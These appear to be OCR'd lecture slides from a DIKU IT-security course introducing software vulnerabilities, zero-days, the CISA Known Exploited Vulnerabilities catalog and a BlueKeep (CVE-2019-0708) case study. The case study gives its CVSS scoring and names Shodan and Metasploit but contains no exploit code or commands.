IT-Security (ITS) B1

DIKU, E2025

Today’s agenda

Vulnerabilities defined

Types of vulnerabilities

Examples

Vulnerability defenses

Vulnerabilities defined

Software contains flaws


A vulnerability is a flaw that can be exploited by an attacker


An exploit is a piece of code that takes advantage of a vulnerability

Vulnerabilities are exploited to run malware

(Not all vulnerabilities are equally risky)


Source Lines of Code






https://informationisbeautiful.net/visualizations/million-lines-of-code/


Vulnerabilities defined



Vulnerabilities defined



Many causes of vulnerabilities



Leads to:

Corruption of Data

Crash

Code Execution

Many kinds of vulnerabilities






Figure 1: Breakdown of Microsoft Vulnerability Categories (2019)

Microsoft Vulnerability Report 2020

Vulnerabilities' role in attacks




Vulnerabilities - just one Initial Access vector



Zero-day vulnerabilities

A zero-day vulnerability is a vulnerability that defenders have previously been unaware of, and for which they have had zero days to produce a fix or workaround, providing attackers the best opportunity to attack affected systems.



https://cloud.google.com/blog/topics/threat-intelligence/2024-zero-day-trends

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



https://cloud.google.com/blog/topics/threat-intelligence/2024-zero-day-trends

Known Exploited Vulnerabilities (KEV)

US CISA (Cybersecurity and Infrastructure Security Agency) maintains an authoritative source of vulnerabilities that have been exploited in the wild: the Known Exploited Vulnerability (KEV) catalog

cveID	vendorProject	product	dateAdded	dueDate
CVE-2025-10585	Google	Chromium V8	23-09-2025	14-10-2025
CVE-2025-5086	Dassault Systemes	DELMIA Apriso	11-09-2025	02-10-2025
CVE-2025-38352	Linux	Kernel	04-09-2025	25-09-2025
CVE-2025-48543	Android	Runtime	04-09-2025	25-09-2025
CVE-2025-53690	Sitecore	Multiple Products	04-09-2025	25-09-2025
CVE-2023-50224	TP-Link	TL-WR841N	03-09-2025	24-09-2025
CVE-2025-9377	TP-Link	Multiple Routers	03-09-2025	24-09-2025
CVE-2020-24363	TP-Link	TL-WA855RE	02-09-2025	23-09-2025
CVE-2025-55177	Meta Platforms	WhatsApp	02-09-2025	23-09-2025
CVE-2025-57819	Sangoma	FreePBX	29-08-2025	19-09-2025
CVE-2025-7775	Citrix	NetScaler	26-08-2025	28-08-2025
CVE-2025-48384	Git	Git	25-08-2025	15-09-2025
CVE-2024-8068	Citrix	Session Recording	25-08-2025	15-09-2025
CVE-2024-8069	Citrix	Session Recording	25-08-2025	15-09-2025
CVE-2025-43300	Apple	iOS, iPadOS, and macOS	21-08-2025	11-09-2025
CVE-2025-54948	Trend Micro	Apex One	18-08-2025	08-09-2025
CVE-2025-8876	N-able	N-Central	13-08-2025	20-08-2025
CVE-2025-8875	N-able	N-Central	13-08-2025	20-08-2025
CVE-2025-8088	RARLAB	WinRAR	12-08-2025	02-09-2025
CVE-2007-0671	Microsoft	Office	12-08-2025	02-09-2025

This is a vulnerability





BlueKeep (CVE-2019-0708) is a vulnerability that was discovered in Microsoft's Remote Desktop Protocol (RDP) implementation, which allows for the possibility of remote code execution.

First reported in May 2019, Microsoft issued a security patch (including an out-of-band update for several versions of Windows that have reached their end-of-life, such as Windows XP) on 14 May 2019.


On 6 September 2019, a Metasploit exploit of the wormable BlueKeep security vulnerability was publicly released.

This is a vulnerability





This is a vulnerability




CVSS v3.0 Severity and Metrics:
Base Score: 9.8 CRITICAL
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Impact Score: 5.9
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High


Finding BlueKeep – with Shodan

Shodan is a search engine that lets users search for various types of servers (webcams, routers, servers, etc.) connected to the internet using a variety of filters.

This can be information about the server software, what options the service supports, a welcome message or anything else the server willingly offers.



Finding BlueKeep – with Shodan



Exploiting BlueKeep – with Metasploit

Initial Metasploit Exploit Module for BlueKeep (CVE-2019-0708)

Brent Cook

Sep 6, 2019 | *Last updated on Jan 17, 2024* | 5 min read

Today, Metasploit is releasing an initial public exploit module for CVE-2019-0708, also known as BlueKeep, as a pull request on Metasploit Framework. The initial PR of the exploit module targets 64-bit versions of Windows 7 and Windows 2008 R2. The module builds on proof-of-concept code from Metasploit contributor @zerosum0x0, who also contributed Metasploit's BlueKeep scanner module and the scanner and exploit modules for EternalBlue. Metasploit's exploit makes use of an improved general-purpose RDP protocol library, as well as enhanced RDP fingerprinting capabilities, both of which will benefit Metasploit users and contributors well beyond the context of BlueKeep scanning and exploitation.


BlueKeep details

RDP supports static virtual channels, intended for communication for various RDP components.

Microsoft creates two channels by default: MS_T120 (used by RDP itself) and CTXTW (used in Citrix ICA).

Clients are not expected to create these channels over the network.

